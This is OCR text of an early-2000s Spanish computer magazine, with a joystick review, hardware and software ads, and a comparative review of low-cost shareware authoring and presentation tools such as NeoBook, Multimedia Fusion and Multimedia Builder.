En el mundo de los periféricos para control de juego, Trust ha tenido siempre un papel importante. Sus periféricos, amén de otros más "profesionales" como el escáner que tratamos en la comparativa de este mes, suelen tener un precio muy asequible y una imagen de menor talante que sus platónicos rivales: Microsoft, Logitech o ThrustMaster. Con este joystick nos encontramos ante un producto demasiado bajo en prestaciones, lo que nos hace mirar a otro sector, por donde pulula el Force Feedback y una mayor estabilidad... ¿Qué menos para mejorar el realismo de un juego?

- Muy ergonómico
- Bien calibrado
- Sin Force Feedback
- Acabado algo pobre

Valoración 6,7

diVision retail

¡IRRESISTIBLE

Ratón E-mail Webscroll Plus

Pon luz y tu música favorita a tus e-mails con el nuevo ratón multimedia PS/2-USB WebScroll Plus de Genius. Su MagicRoller emite música y luz cuando recibes tus e-mails. No te podrás resistir. (Disponible en versiones óptico y con bola).

Genius


Altavoces

SW-5.1 Surround

4 altavoces satélite
+ altavoz central
+ Subwoofer 1500W PMPO

Escáner

ColorPage Vivid IV



Extraplano: altura 59 mm
Multifunción: 5 botones
USB, 48 bits
600x1200 ppp (19.200 interp)

Videoconferencia

VideoCAM Express

Cámara de videoconferencia USB
Hasta 30 fps de vídeo
352x288 pixels
360º de rotación

Kit Inalábrico

TwinTouch

Teclado multimedia +
Ratón Internet inalámbricos
RadioFrecuencia
Receptor dual

Consulte dónde comprar en www.umd.es

UMD
Creando Valor

Mini Discman CD-MP3 8cm Rimax

Nuevo Protección Anti-Shock de 480 segundos para MP3 y de 180 segundos para CD-DA. Soporta ID3 tag display. Pantalla LCD. Programación de hasta 32 canciones. Presentación retail que incluye 2 mini CDs grabables de 8cm y auriculares estéreo.

PVP: 119 € IVA incl.
ww.pcm.2001067025.cdworld.es

Discman de CD-MP3 Rimax 120S ID3

Protección Anti-shock de 120 segundos para MP3 y de 40 segundos para CD-DA. Incluye cargador de baterías y baterías recargables. Sistema Sony. Soporta ID3 tag display (muestra la información de cada canción en el LCD). Con mando a distancia integrado en el cable de los auriculares.

PVP: 108 € IVA incl.
Encárguela en
www.pcm.2001067020.cdworld.es

Verbatim WebCam SnapShot USB

Diseñada para conectarse al PC o portátil vía puerto USB. Permite sacar fotografías instantáneas digitales (SnapShots). Podrá enviar vídeo e-mails y realizar videoconferencias por Internet con una alta calidad de imagen.

PVP: 60 € IVA incl.
Encárguela en www.pcm.7070020020.cdworld.es

Discman de CD-MP3 y VCD Napa DAV-311

Protección Anti-Shock de 30 segundos para MP3 y de 45 segundos para CD-DA. Mando a distancia por infrarrojos. Control de volumen digital. Autonomía de hasta 10 horas. Sistema Sony.

PVP: 114'13 € IVA incl.
Encárguela en
www.pcm.2001019030.cdworld.es


Rimax Digital Slim MultiCam

Nuevo Sistema multiuso ultraportátil: cámara digital (más de 400 imágenes en memoria). Graba clips de vídeo hasta 240 segundos y grabador de voz hasta 65 minutos. Con función de Webcam. Resolución máxima 640x480 dpi. 128 Mbits de memoria SDRAM (16 MBytes). Conexión USB. Incluye software en castellano que permite tratar las fotos y capturar el vídeo.

PVP: 99 € IVA incl.
Encárguela en www.pcm.3010067020.cdworld.es

Duplicador Rimax 1:1ei USB Conectable 20x

Nuevo Duplicador de CDs autónomo y grabadora de CD-RWs externa desmontable. De fácil instalación, no necesita de software o hardware adicional. Detecta automáticamente la velocidad máxima de grabación de los CD-Rs o CD-RWs.



PVP: 420'1 € IVA incl.
Encárguela en
www.pcm.1003067138.cdworld.es

Duplicador Rimax 1:3 ei 24x

Nuevo. Duplicador de CDs autónomo (no precisa ordenador) con interfaz IDE. Incluye 1 lector y 3 regrabadoras a una velocidad de grabación máxima de 24x. Incorpora función de borrado de discos CD-RW. El modo de operación es muy sencillo, todo el proceso es verificado por una controladora interna.

PVP: 900 € IVA incl.
Encárguela en
www.pcm.1003067157.cdworld.es

Archivador de CDs CD Organizer

Archivador de CDs controlado por el puerto USB del PC. Escanea automáticamente el contenido del disco. Dispone de 75 bandejas motorizadas. Incluye software para PC con múltiples modos de visualización y almacenamiento. Podrá recuperar sus CDs por título, descripción, directorio o nombre de archivo. Incluye manual de instalación y guía rápida. Acceso a los CDs desde su PC o a través del teclado numérico integrado en el archivador. Permite conectar hasta 127 archivadores en cadena.

PVP: 137'63 € IVA incl.
Encárguelo en
www.pcm.1041024010.cdworld.es

Gomis 32-34, 1º 1ª - 08023 Barcelona
telf. 902 33 22 66 - fax 902 11 36 14
http://www.cdworld.es

Digital Sat. Receiver Serie 1000


Nuevo Receptor satélite digital con sistema SECA Mediaguard integrado (compatible con plataforma CSD). Mediante una configuración completa permite la recepción de los canales libres (máximo de 900) y de pago que ofrezca el satélite. Igualmente el receptor ofrece la posibilidad de insertar la tarjeta de la plataforma CSD.
PVP: 269 € IVA incl.
Encárguelo en
www.pcm.3040039010.cdworld.es

Lector de DVD-ROM Toshiba SD-M1612

Software Rimax MovieJack de regalo. Lector de DVD-ROM a 16x / DVD-RAM a velocidad estándar y doble (2x) y CD-ROM a 48x. Interfaz IDE. Compatible con DVD-RAM y DVD-R y todos los formatos de CD. Presentación retail que incluye juegos.
PVP: 105 € IVA incl.
Encárguela en
www.pcm.1022063060.cdworld.es

Software de back-up de películas DVD Rimax MovieJack

Nuevo Software de back-up de DVD a CD. Graba tus DVDs en CD y disfrutalos con tu reproductor doméstico de DVD. Principales características, ripea DVDs, convierte el contenido del DVD en datos compatibles con Video-CD, graba el contenido del DVD en Video-CDs de alta calidad.
PVP: 29'9 € IVA incl
Encárguela en
www.pcm.1004067010.cdworld.es



Sistema de Navegación NaviPC

Nuevo Sistema de navegación por GPS. Conectable por puerto USB al ordenador portátil. Plug & Play. Del tamaño de un ratón. Navegación guiada por voz en castellano. Incluye software, guía de principales carreteras europeas y GPS USB de 12 canales.
PVP: 481 € IVA incl
Encárguelo en
www.pcm.1001023340.cdworld.es

Reproductor DVD Amoisonic Home DVD 8506F

Incluye DVD Karaoke de regalo Único lector-reproductor de DVD-Video multizona, compatible con CD-MP3, CD-DA y VideoCD. Con funciones de Karaoke y entrada para 2 micrófonos. Salidas de audio: Analógico (RCA) y Digital (Coaxial y fibra óptica). Incorpora juegos: Tetris y Othello.
PVP: 179'9 € IVA incl.
Encárguelo en
www.pcm.3001009010.cdworld.es

ComposerPro Optical Disc Duplicator, DVD-R

Impresora y duplicadora de CD-Rs y DVD-Rs automática. Permite duplicar e imprimir de forma robotizada hasta 100 discos. Produce hasta 100 discos por hora. Configurable con 1 o 2 grabadoras de CD-R/RW o DVD-R. Dos opciones de impresión: de inyección de tinta o térmica.
PVP: 5.950 € IVA incl.
(El precio no incluye la impresora).
Encárguelo en
www.pcm.1201077307.cdworld.es

Duplicador Rimax 1:7ei 24x

Duplicadora de CD-Rs con 7 regrabadoras a 24x, 1 lector de CD-ROM 52x y panel de control con pantalla LCD. Interfaz IDE. Autónomo, no requiere de PC externo. El sistema opera On-The-Fly. Soporta todos los formatos de CD.
PVP: 2.150 € IVA incl. Encárguela en
www.pcm.1003067182.cdworld.es

Duplicador Rimax MultiCD 8

Duplicador autónomo con 8 grabadoras. Produce de 70 a 80 CD's completos por hora. Dispone de un disco duro de 20 GB que permite almacenar hasta 44 proyectos o 21 CDs completos. Incluye display LCD con cuatro botones con los que podrá desplazarse por el menú. Permite encriptar la información. Conectable vía SCSI al PC con la posible utilización de hasta 3 dispositivos (dependiendo del software de grabación utilizado en el PC).
PVP: 3.245 € IVA incl. Encárguela en
www.pcm.10030674t0.cdworld.es

Ailion FISC CD-H IDE CD-ROM, DVD, HD, CD-R/RW - Wizard

Nuevo Servidor de compartición autónomo. Configure su FISC CD-H por Internet mediante una aplicación tipo Wizard. Personalice esta dispositivo de acuerdo con sus necesidades y reciba un presupuesto por correo electrónico.
1. Si colocamos lectores de DVD-ROM o CD-ROM, podremos utilizar el dispositivo para acceder y consultar CD-ROMs o DVD-ROMs, a través de la red interna.
2. Si colocamos discos duros, los clientes (PCs conectados al servidor) podrán compartir ficheros varios o realizar cualquier opción que nos permita la unidad de red.
3. Por último, si colocamos grabadoras de CD-R/RW, podremos realizar una grabación, desde cualquier puesto de la red.
PVP: Según configuración.
Configúrelo a su medida en
www.pcm.7160017017.cdworld.es

Programas de autor y presentaciones

Formas de

No se necesitan elevadas cantidades de dinero para expresar un diseño, plasmar una idea, dar forma a un programa, etc. Si el presupuesto es reducido, el usuario puede encontrar, a través de la Red, unas cuantas aplicaciones que le resuelvan la papeleta. De corte shareware y freeware, este conjunto de herramientas puede dar mucho juego por menos de 225 euros.

Texto: Antonio Santos

Hace un año realizamos una comparativa sobre programas de autor, es decir, utilidades que sirvieran para diseñar e implementar otras aplicaciones. En ese momento optamos por incluir un quinteto de herramientas entre las que destacó «Macromedia Director».

A la redacción llegaron cartas de algunos lectores comentando la ineficacia de la comparativa. Que un usuario de a pie no podía gastarse el cuarto de millón que cuesta «Macromedia Director». Además, es absurdo adquirir una herramienta de ese calibre para realizar un programa de corte casero.

La solución pasa por escudriñar la Red en busca de aplicaciones que se plieguen a esas necesidades.


Un buscador y tres palabras han sido las armas utilizadas para seleccionar las aplicaciones. En principio la idea pasaba por recoger aplicaciones shareware que tuvieran un coste reducido y se pudieran utilizar como herramientas de autor. Con la tupla de palabras "software" y "autor" (y algunas restricciones) recogimos los primeros programas.

A raíz de seleccionar las primeras utilidades, nos dimos cuenta que el concepto de autor lleva a veces "pegado" el de presentación y por tanto decidimos dividir la comparativa en dos partes, una dedicada al software de autor y su capacidad para implementar aplicaciones y otra para el software de presentaciones. Añadiendo a la búsqueda la palabra "presentaciones" conseguimos el resto de aplicaciones.

expresar una idea

NeoBook 4.0.8

Precio: 99 € **Fabricante:** NeoSoft Corporation



- No necesita muchos recursos
- Sistema para crear el instalador
- Soporta distintos ficheros multimedia
- Programa simple y sencillo

Ficha técnica

Sistemas operativos Windows 9S/98/Me/NT/2000/xp
Idioma Inglés
Formatos gráficos BMP, PCX, JPEG, GIF, TIF, PNG, WMF, ICO
Formatos videos/animaciones FLI, AVI, MOV, MPEG
Formatos audio WAV, MIDI, MP3
Distribución fichero ejecutable Si.
Ejecutable, salvapantallas y plugins
Lenguaje de eventos Si, con varias acciones
Interfaz WYSIWYG Si

Aunando potencia y sencillez

Illuminatus Opus 2001a

Precio: 140 € **Fabricante:** digitalworkshop

- Interfaz
- Aspecto correcto del producto final
- Admite muchos formatos
- Buenos editores

Ficha técnica

Sistemas operativos Windows 9S/98/Me/NT/2000
Idioma Inglés
Formatos gráficos BMP, CDR, CUR, ANI, ICO, CGM, GIF, EMF, JPG, PCD, PNG, TIF, TGA, WMF, PCX
Formatos videos/animaciones ASF, AVI, FLI, FLC, MPG, MOV
Formatos audio WAV, MP3, WMA, ASF, MID, RMI
Distribución fichero ejecutable
Ejecutable, Internet, imágenes o salvapantallas
Lenguaje de eventos Si
Interfaz WYSIWYG Si

Creación multimedia con programa multimedia

Multimedia Fusion 1.5

Precio: 115 € **Fabricante:** IMSI & ClickTeam

- Muy sencillo de manejar
- Incluye gran cantidad de componentes
- Orientado a objetos
- Amplia gama de aplicaciones a realizar

Ficha técnica

Sistemas operativos Windows 9S/98/Me
Idioma Inglés
Formatos gráficos JPG, BMP, PCX, TGA, SCT, GIF, TIF, CPT, ICO, CUR, EXE, PCD, FPX, RAW, PPS, PSD, EPS, MAC, PNG, EPS, CMX, CPX, CGM, DXF, PLT, PCT, AI, WPG, CMF, WMF, EMF, DWG, PDF, DSF, CDR, CDX
Formatos videos/animaciones AVI, MOV, MPG
Formatos audio MID, WAV
Distribución fichero ejecutable
Salvapantallas, aplicación e Internet
Lenguaje de eventos Eventos predefinidos
Interfaz WYSIWYG Si

Correcto en la mayoría de aspectos

Formula Graphics Multimedia System

Precio: 57,99 € **Fabricante:** Formula Software Pty Ltd

- Aspecto gráfico
- Precio
- Su lenguaje de script
- Multitud de objetos y opciones

Ficha técnica

Sistemas operativos Windows 9S/98/NT/3.x
Idioma Inglés
Formatos gráficos BMP, GIF, JPG, FIF, PNG, TGA, VDO, WDO, XDO, CUR, PSD, PIC
Formatos videos/animaciones AVI, MOV, MPEG, FLC
Formatos audio WAV, AU, MID, CDA
Distribución fichero ejecutable
Ejecutables y protectores de pantallas
Lenguaje de eventos Si, compatible Java
Interfaz WYSIWYG Si

Un lenguaje de script potente

Liquid Media 1.20

Precio: 170 € **Fabricante:** SkunkLabs Software Ltd

- Su interfaz
- Multitud de opciones
- Aspecto gráfico
- Incorpora objetos 3D

Ficha técnica

Sistemas operativos No facilitados
Idioma Inglés
Formatos gráficos BMP, GIF, JPG, TGA, PNG, PCX, IFF, LWD, 3DO
Formatos videos/animaciones AVI, MPEG
Formatos audio MP3, WAV, WMA, WMV, WMX, CDA, MID, RMI, AIF, ASF, IVF
Distribución fichero ejecutable
Y exportar a formato AVI
Lenguaje de eventos Lenguaje básico
Interfaz WYSIWYG Si

Una interfaz espacial

CyberLink Media@Show 2.09

Precio: 55,99 € **Fabricante:** CyberLink

- Interfaz sencilla y vistosa
- Amplia gama de efectos de transicion
- Soporta múltiples ficheros multimedia
- Botones muy pequeños


Ficha técnica

Sistemas operativos Windows 9S/98/Me/NT/2000/XP
Idioma Inglés
Formatos gráficos 19 formatos
Formatos videos/animaciones AVI, MPEG, DAT, MOV
Formatos audio MIDI, WAV, Audio CD
Distribución fichero ejecutable
En ejecutable y salvapantallas
Lenguaje de eventos No
Interfaz WYSIWYG Si

Muy recomendado para presentaciones

Multimedia Builder MP3 4.8.01

Precio: 57 € **Fabricante:** MediaChance



- De los más baratos
- Integra múltiples formatos
- Presentaciones profesionales
- No incluye lenguaje propio para eventos

Ficha técnica

Sistemas operativos No facilitado
Idioma Inglés
Formatos gráficos BMP, JPG, GIF, PCX, PNG, TIF
Formatos videos/animaciones
AVI, MPEG, MOV, VideoCD
Formatos audio WAV, MP3, MIDI, MDV
Distribución fichero ejecutable Si
Lenguaje de eventos No
Interfaz WYSIWYG Si

Uno de los programas más afamados

Platypus Multimedia Autor 3.0

Precio: 179 € **Fabricante:** C Point Pty Ltd

- Lenguaje de script simple
- Uso sencillo. Incluye un tutorial
- Interfaz manejable
- Aplicaciones limitadas

Ficha técnica

Sist. operativos Windows 3.x/9S/98/Me/NT/2000/xp
Idioma Inglés
Formatos gráficos BMP, JPG, PCX, TIF, TGA, GIF, DIB, RLE, WMF, CUR, ICO
Formatos videos/animaciones AVI, MPG, MOV, WMV
Formatos audio WAV, MP3, MP2, SND, AU, AIF, AIFC, WMA, MIDI, RMI
Distribución fichero ejecutable Si
Lenguaje de eventos VBScript y eventos predefinidos
Interfaz WYSIWYG Si

Un lenguaje de corte HTML

Presentation Publisher 3.01

Precio: 99,99 € **Fabricante:** CMB Software

- Más de 100 efectos
- Aspecto profesional
- Utiliza múltiples asistentes
- Escasa funcionalidad

Ficha técnica

Sistemas operativos Win 9S/98/Me/NT/2000/xp
Idioma Inglés
Formatos gráficos JPG, GIF, BMP, WMF, DIB, JIF, PCX, PNG, RLE, TGA, WPG, TIF
Formatos videos/animaciones AVI, MPEG
Formatos audio WAV, MID, MP3, RMI
Distribución fichero ejecutable Si.
Aplicación y salvapanatallas
Lenguaje de eventos No
Interfaz WYSIWYG Si (no se observan bien los frames)

Presentaciones eficaces

Ovation Studio Pro 2.1.3

Precio: 315 € **Fabricante:** Rhode Island Soft Systems

- Es muy rápido
- Lenguaje "Jive"
- Limitado
- Interfaz muy parca

Ficha técnica

Sistemas operativos Windows 3.x/9S/9B/NT
Idioma Inglés
Formatos gráficos BMP, JPG
Formatos videos/animaciones AVI
Formatos audio WAV, MID
Distribución fichero ejecutable Si
Lenguaje de eventos Jive. Parecido al lenguaje C
Interfaz WYSIWYG Si pero con pocas posibilidades

Profesional pero de manejo complicado


¿Qué necesita un programa de autor?

Los conceptos "software para presentaciones" y "herramientas de autor" van unidos, y a veces se pueden confundir. Por eso hemos dividido la comparativa en dos partes; cada una dedicada a una categoría diferente.
Dando vueltas a esta clasificación, habría que preguntarse qué debería tener un software para ser considerado como herramienta de autor. O enfocándolo de otro modo, qué aporta un programa para cubrir las necesidades de un usuario que quiere desarrollar una cierta aplicación.
La siguiente lista recoge algunos de los aspectos más importantes:

- **Permite grados de interactividad por parte del usuario.**
- **Incluir programas externos o nuevos elementos.**
- **El producto final necesita un formato que cualquier usuario pueda utilizar.**
- **El software de autor se asocia siempre al concepto multimedia.**
- **Algún software adicional que trabaje con los ficheros multimedia descritos anteriormente.**
- **Una interfaz WYSIWYG para que el resultado final sea idéntico a lo que aparece en pantalla.**
- **Reconocimiento de eventos incluyendo la pulsación de teclas y el control del ratón.**
- **Un depurador que permita investigar la traza del programa si surgen problemas.**
- **Un lenguaje propio para manejar diversas funciones con scripts.**
- **Una herramienta que permita observar el resultado previo sin realizar un ejecutable.**
- **Tutoriales o manuales.**
- **Ayuda on-line.**

Todo tipo de aplicaciones

NeoBook 4.0.8



Es una de las opciones clásicas a la hora de hablar de herramientas de autor shareware. Sus bondades y defectos figuran en estas líneas.

Las primeras versiones en MS-DOS fueron las impulsoras de este software que ahora, años después, sigue entusiasmando a un nutrido grupo de usuarios.
Su interfaz, que de hecho se ha remozado en esta nueva versión, facilita la creación de todo tipo de aplicaciones: presentaciones, felicitaciones, material educacional, libros electrónicos, juegos, navegadores para CD, etc. El aspecto de las herramientas también ha variado. Se han agrupado funciones y se han añadido otras.
Para elaborar estas aplicaciones utiliza todo tipo de objetos: desde campos de textos a "check box", listas, ficheros multimedia, etc. De hecho, la variedad de formatos que admite está bien para un software de estas características aunque se echan en falta algunos formatos gráficos y de animación más.

Nada que envidiar a los profesionales

«NeoBook» es un programa que tiene de todo pero a pequeña escala. Con la nueva versión el usuario no necesitará la ayuda de un procesador de textos externo, ya que incorpora el suyo específico para el tipo de contenidos de una publicación «NeoBook», incluyendo mejoras en el manejo de texto, formateado, control de hipervínculos e impresión.
El sonido figura en puestos delanteros dentro de esta aplicación y prueba de ello es la inclusión del formato MP3 y la posibilidad de reproducir sonidos desde otros ficheros multimedia.

No sólo presentaciones

Illuminatus Opus 2001a

Aunque a primera vista parece un programa dedicado en exclusiva a la creación de presentaciones, posee numerosas posibilidades.


Enclavado a medio camino entre el software de autor y los programas para creación de presentaciones, «Illuminatus Dpus» es una de las opciones claves para combinar texto con imágenes, sonidos y vídeo.
Su interfaz es completamente multimedia y se asemeja al taller de un supuesto diseñador; una zona central que muestra el producto final, un margen inferior con las distintas plantillas, un árbol de opciones desplegado en la parte izquierda incluyendo los objetos y relaciones del diseño y una serie de barras de herramientas que flanquean la zona central. El usuario, por tanto, dispone de distintas herramientas para realizar enlaces hipertextuales, repartir objetos en capas, realizar efectos de transparencia, utilizar botones, aplicar distintas acciones a un objeto, realizar líneas temporales, secuencias con scroll, múltiples canales de sonido, un amplio elenco de efectos visuales, etc.

Objetivo claro

El rango de aplicaciones finales es amplio pero se centra sobre todo en el desarrollo y exposición de ideas. Combinando los elementos multimedia que oferta, el usuario puede distribuir el producto final a través de Internet, como secuencia de gráfico o como una aplicación. La creación de páginas HTML a partir de las publicaciones es uno de sus aciertos (las publicaciones tienen un navegador incorporado). Así, se pueden crear hipervínculos a distintas Webs, FTPs, etc., o crear sitios de aspecto moderno.

Herramienta de autor en toda línea

Multimedia Fusion 1.5




Saber que la empresa primitiva era IMSI, debería bastar para asignarle cierta calidad. Debería ser una de las estrellas de la comparativa.

Este software es una herramienta de autor orientada a objetos que utiliza frames (o secuencias), es decir, instantáneas en las cuales se desarrolla el comportamiento de los distintos objetos. Como permite cientos de elementos distintos, tales como vídeos, imágenes, controles ActiveX, botones, cajas, textos, etc., y se pueden añadir comportamientos, es relativamente sencillo deducir que se pueden implementar cualquier tipo de aplicación (con ciertas limitaciones): aplicaciones simples, menús para CD-ROM, protectores de pantalla, presentaciones, etc.
El programa incorpora distintos editores entre los que destacan los de iconos, animaciones, imagen, storyboard, eventos y frames. Estos dos últimos son los que más juego dan al programa, ya que son los encargados de editar los distintos eventos soportados por los objetos y colocar los objetos en cada secuencia o frame, respectivamente. Se puede crear nuevos objetos bajo Microsoft Visual C++.

De todo un poco

Como se puede observar es un programa adecuado para realizar una amplia gama de programas de autor. Además, aunque no en la versión shareware, puede realizar ejecutables.
El manejo requiere de una cierta pericia (aunque no se requieren excesivos conocimientos) pero una persona que no conozca en absoluto este tipo de programas necesitará muchas horas para realizar una aplicación más o menos completa.

La potencia del lenguaje



Formula Graphics Multimedia System

La mayoría de estos programas tienen un lenguaje script dotado de unas pocas palabras clave. Éste tiene más de 250 instrucciones.

¿Qué se necesita para desarrollar una aplicación con un programa de autor? Se necesita un escenario que muestre los distintos frames, algunos editores, objetos predefinidos y funcionalidades mediante un lenguaje de script. Este programa lo cumple y con creces.
La interfaz de la aplicación consta de distintas ventanas que muestran la animación, el árbol con los objetos, el script utilizado, las propiedades de cada objeto, etc.
El aspecto y forma de las ventanas posibilita que el usuario no tarde un tiempo excesivo en aprender su manejo.
Aunque el programa se pueda utilizar para realizar presentaciones, el punto fuerte de este software es la gestión de animaciones ya que incorpora cinco tipos de formatos diferentes y permite distintos efectos. Además puede utilizarse el programa para realizar salvapantallas, sistemas de enseñanza, instaladores de software, listados de fotos y pequeños juegos.

Controles y funciones

El elenco de opciones es realmente amplio.
Incorpora más de 30 tipos de efectos, transparencias, "alfa-channel", conexión a bases de datos mediante SQL, posibilidad de deformar los objetos, múltiples herramientas de conversión, controles para imágenes, listas, etc.
Además, el lenguaje juega un papel importante, ya que incorpora más de 250 instrucciones, es orientado a objetos, compatible con Java, permite manejar ficheros, conectar a bases de datos, etc.

Los límites de una herramienta de autor

**El número de aplicaciones a realizar mediante un software de autor es realmente sorprendente, ya que se pueden desarrollar un porcentaje elevado de aplicaciones. Sin embargo ciertos programas podrían constituir una verdadera tortura (como por ejemplo un software de gestión).
Los programas de autor profesionales (como es el caso de «Macromedia Director») implementan cualquier tipo de programas. Otros productos se decantan por el diseño de aplicaciones específicas (como pueden ser libros electrónicos o cursos multimedia). Otras aplicaciones se van haciendo un hueco diseñando una categoría propia para ellos (como es el caso de «Macromedia Flash»), un software orientado al diseño de pequeñas aplicaciones cargadas de efectos y dotadas de unas dosis de interactividad.
A la hora de hablar de software de autor nos encontramos con una serie de aplicaciones características: software educacional, creación de revistas, periódicos y todo tipo de catálogos para mostrar productos; interfaces para CD-ROM; cursos multimedia; presentaciones de productos, empresas o proyectos; libros y cuentos interactivos; simples demos de algún programa o bien una muestra de sus funcionalidades; instaladores para otros programas; todo tipo de software multimedia; juegos tontos al estilo de un laberinto o de un puzzle, etc.**

«Macromedia Director» a la cabeza

Internet es uno de los objetivos de los programas de autor. Desde hace ya algún tiempo, se han creado mecanismos para que un usuario conectado a Internet pueda disfrutar de aplicaciones a través de la Red. El método más conocido es el control con "Shockwave".

Las posibilidades que tiene un usuario en modo local conectado a Internet son infinitas. Hay que recordar que los productos obtenidos con los programas de autor son aplicaciones en toda regla y pueden incorporar todo tipo de eventos, funcionalidades, etc.

En la actualidad, «Macromedia Flash» y «Macromedia Director» se están convirtiendo en las dos opciones más interesantes para el diseño de aplicaciones que puedan exportarse a la Red. Sin ir más lejos, «Director», en su versión 8.5, incorporó el tan anhelado motor para 3D para disponer de un diseño con menos de 50.000 polígonos. En la actualidad existen numerosos plug-ins que exportan el modelo 3D creado con alguno de los principales productos existentes en el mercado («3ds Studio», «Maya», etc.) al formato W3D que utiliza «Director 8.5». A partir de este modelo, el usuario puede simular colisiones mediante el software incorporado en «Director» o bien con el «Xtra Havok» que simula todo tipo de eventos físicos y en especial puede utilizarse para el trabajo con colisiones.

Una de las consecuencias inmediatas es el avance de los juegos on-line (www.3dgroove.com/)

Un diseño impecable

Liquid Media 1.20

El aspecto es un factor muy importante y de ello hace gala este software. Su interfaz se diferencia claramente del resto.

Se trata de una herramienta de autor multimedia utilizada para crear todo tipo de presentaciones y posteriormente difundirlas en un formato adecuado o con un vídeo AVI. Esta última solución permite que la carga de objetos no afecte al rendimiento de la presentación.
En principio, la mayoría de los controles y parámetros son contextuales y sólo aparecen cuando el objeto seleccionado lo requiere. El aspecto de la interfaz se diferencia del resto de aplicaciones y se caracteriza por no tener ventanas ni barras móviles. Una vez colocado un objeto se pueden realizar múltiples transformaciones sobre él: transparencias, deformaciones, sombras, etc.
El número de objetos que reconoce el programa se ve ampliado por la llegada de los formatos 3D, que no han sido habituales en la comparativa. Objetos creados con «Ligthwave» o «3D Studio MAX» pueden utilizarse en la composición. En esta versión emplean DirectX 7.

Habilidades del software

Dentro del grupo de ejemplos hay uno que aporta conocimientos sobre el programa. Además, existen algunas plantillas aunque su número no es muy elevado en esta versión sharewware (pero permite vislumbrar algunas de las posibilidades del software).
En el caso de obtener fallos se puede utilizar el informe generado para descubrir los mensajes del programa. Habría que destacar, de forma negativa, que al estrechar la ventana del programa éste se desvirtúa y las letras se montan.

Presentaciones con buen gusto

CyberLink Medi@Show 2.09

La compañía desarrolladora de «PowerDVD» oferta este producto para la realización de presentaciones. El precio, su mejor baza.


Lo primero que destaca del producto de CyberLink es su sorprendente interfaz. Si en la mayoría de los programas de la comparativa no se podía acceder a los frames o secuencias, en «CyberLink Medi@Show», el usuario tiene siempre como referencia en la parte inferior las distintas pantallas y objetos que está utilizando.
En el centro se sitúa el escenario donde se colocan las diapositivas, el "storyboard" en la parte inferior y barras de herramientas flanqueando las partes derecha e izquierda de pantalla.
Los cambios de diapositiva abandonan su aspecto brusco en esta aplicación ya que los más de 150 efectos (más de 50 transiciones y 100 efectos de texto) pueden disimular el intercambio de diapositivas.
En general todos los efectos que incorpora son bastantes buenos. Combinando ambas acciones se consiguen resultados espectaculares.

Un fallo gordo

Hubiera estado entre los mejores de la comparativa en la categoría de presentaciones de no haber sido por un fallo bastante significativo: no permite interactividad por parte del usuario. Sólo puede simular el paso de una diapositiva a otra. El único evento que recoge es la pulsación de ratón para pasar de imagen. Sin embargo, la inclusión de "I-Power" minimiza este fallo ya que permite acceder a múltiples recursos a través de Internet. Seleccionando un archivo y arrastrándolo al "storyboard", el usuario puede incluirlo dentro de la presentación.

Presentaciones correctas

Multimedia Builder



Si la idea es crear una simple presentación o una aplicación para el manejo de funciones multimedia, este programa es la solución.

Esta aplicación visual permite diseñar distintos productos como el navegador de un CD-ROM (de hecho Corel utiliza, en su suite «WordPerfect Office 2002», un menú de autorun basado en este programa), tutoriales, reproductores de audio y MP3, sistemas de enseñanza, navegadores, etc. De todas formas, su ocupación básica se centra en las presentaciones.

Dispone de un entorno visual WYSIWYG orientado a objetos que permite enclavar cualquier elemento en una posición determinada.


La ventana que figura a la derecha ("Objects") muestra todos los objetos que se han utilizado en la construcción de la página (incluyendo textos, efectos, elementos multimedia, etc.)

Soporte para archivos

Aunque no sea la aplicación que más ficheros soporta, es cierto que «Multimedia Builder» cubre los formatos más conocidos dentro de las categorías de audio, sonido e imagen. Es más, utiliza formatos como PNG que poco a poco se están utilizando tras el auge en Internet.

